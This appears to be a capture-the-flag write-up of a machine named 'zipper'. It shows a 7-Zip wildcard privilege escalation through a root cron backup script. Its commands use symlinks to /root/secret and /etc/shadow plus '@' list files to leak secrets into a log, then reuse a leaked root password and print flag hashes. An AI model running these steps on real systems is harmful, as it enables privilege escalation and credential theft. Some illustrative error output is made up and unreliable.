Cannot open file as archive: /var/www/html/uploads/enox.zip
```

Or, even more revealing:

javascript

Copy Edit

```
Error: Incorrect password for file: /var/www/html/uploads/enox.zip
File content: THIS_IS_THE_SECRET_CONTENT
```

So even though it failed, it tried to read the file and leaked part of it in the error message.



it **won't read the whole file content**. Instead, it usually reads and outputs only a **small part** of the file, typically the **beginning (header)** or some snippet that appears during its attempt to parse the file.

Why?

- 7za expects **valid ZIP archive format**.
- When it tries to open a non-zip file (like `/root/secret`), it reads the **first few bytes** to check the archive headers.
- It then fails and outputs an error message that often **includes those first few bytes or a small chunk**.
- The rest of the file is ignored because it's not structured as an archive.

You create these:

```
1 ln -s /root/secret enox.zip
2 echo "/root/secret" > '@root.txt'
```

Now when the script runs:

- This becomes:

```
1 7za a /opt/backups/backup.zip -pSECRET -tzip enox.zip @root.txt
```

- `enox.zip` is a symlink to `/root/secret`.
- `@root.txt` makes `7za` read the contents of `/root/secret` because that's what `@root.txt` says.

```
1 ERROR: File not found: FLAG{this_is_the_flag}
```



And where does the error go?

To:

```
1 /opt/backups/backup.log
```

So all you do is:

```
1 cat /opt/backups/backup.log
```

And you'll see the contents of `/root/secret`.

Exploit Execution

```
#!/bin/bash
password=`cat /root/secret`
cd /var/www/html/uploads
rm *.tmp
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.log
```

The 7za command line appears to use the 7-Zip utility (7za) to create a ZIP archive named “backup.zip” in the directory “/opt/backups” and the content would be all of the zip file inside /var/www/html/uploads. The archive will be passworded by /root/secret content.

> /opt/backups/backup.log : This part redirects the output of the command to a log file named backup.log located in the /opt/backups/ directory. This log file will contain any messages or errors generated during the execution of the command.

```
7za a /opt/backups/backup.zip -p$password -tzip *.zip > /opt/backups/backup.logwww-data@zipper:/opt$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* * * * * root bash /opt/backup.sh
#
www-data@zipper:/opt$
```

This executes every minutes. Let's check /var/www/html/uploads.

We can see we can do a wildcard privesc here.

Mostly certain of this because there's a clue as well on

the /var/www/html/uploads directory. (See the symbolic link).

```

www-data@zipper:/var/www/html/uploads$ ls -la
ls -la
total 68
drwxr-xr-x 2 www-data www-data 4096 Mar 21 06:26 .
drwxr-xr-x 3 www-data www-data 4096 Aug 12 2021 ..
-rw-r--r-- 1 www-data www-data 32 Aug 12 2021 .htaccess
-rw-r--r-- 1 www-data www-data 0 Aug 12 2021 @enox.zip
lrwxrwxrwx 1 www-data www-data 12 Aug 12 2021 enox.zip -> /root/secret
-rw-r--r-- 1 www-data www-data 156 Aug 12 2021 upload_1628773085.zip
-rw-r--r-- 1 www-data www-data 45329 Mar 21 02:33 upload_1710988420.zip
-rw-r--r-- 1 www-data www-data 2411 Mar 21 06:25 upload_1711002348.zip
www-data@zipper:/var/www/html/uploads$ file enox.zip

```

```
1 cd /var/www/html/uploads
```

```

www-data@zipper:/var/www/html/uploads$ touch @asdadasd.zip
touch @asdadasd.zip
www-data@zipper:/var/www/html/uploads$ ln -s /etc/shadow asdadasd.zip
ln -s /etc/shadow asdadasd.zip
www-data@zipper:/var/www/html/uploads$ █
[0] 0:sudo*Z

```

Since the error will be stored on `/opt/backups/backup.log` we can just see the content of `/root/secret` there.

We essentially didn't have to do anything because the `enox.zip` is already there and it's linked to `/root/secret`. We just need to read `/opt/backups/backup.log` to read `/root/secret`.

```

www-data@zipper:/opt/backups$ cat backup.log
cat backup.log
7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,1 CPU AMD EPYC 7371 16-Core Processor (800F12),ASM,AES-NI)

Open archive: /opt/backups/backup.zip
--
Path = /opt/backups/backup.zip
Type = zip
Physical Size = 48692

Scanning the drive:
1 file, 19 bytes (1 KiB)

Updating archive: /opt/backups/backup.zip

Items to compress: 1

Files read from disk: 1
Archive size: 48692 bytes (48 KiB)

Scan WARNINGS for files and folders:
WildCardsGoingWild: No more files

Scan WARNINGS: 1
www-data@zipper:/opt/backups$ █
[0] 0:sudo*Z

```

```
1 WildCardsGoingWild
```

```

www-data@zipper:/opt/backups$ su
su
Password: WildCardsGoingWild

root@zipper:/opt/backups# █
[0] 0:sudo*Z

```

And, we are root.

```
-rwx----- 1 www-data www-data 33 Mar 21 02:30 local.txt
root@zipper:/var/www# cat local.txt
82852ee27fa9f917e8de6b1e61fc4b4e
root@zipper:/var/www#
```

```
root@zipper:~# cat proof.txt
32fe5c04596e26a636bfc258bb971118
root@zipper:~# cd /home
root@zipper:/home# ls
root@zipper:/home#
```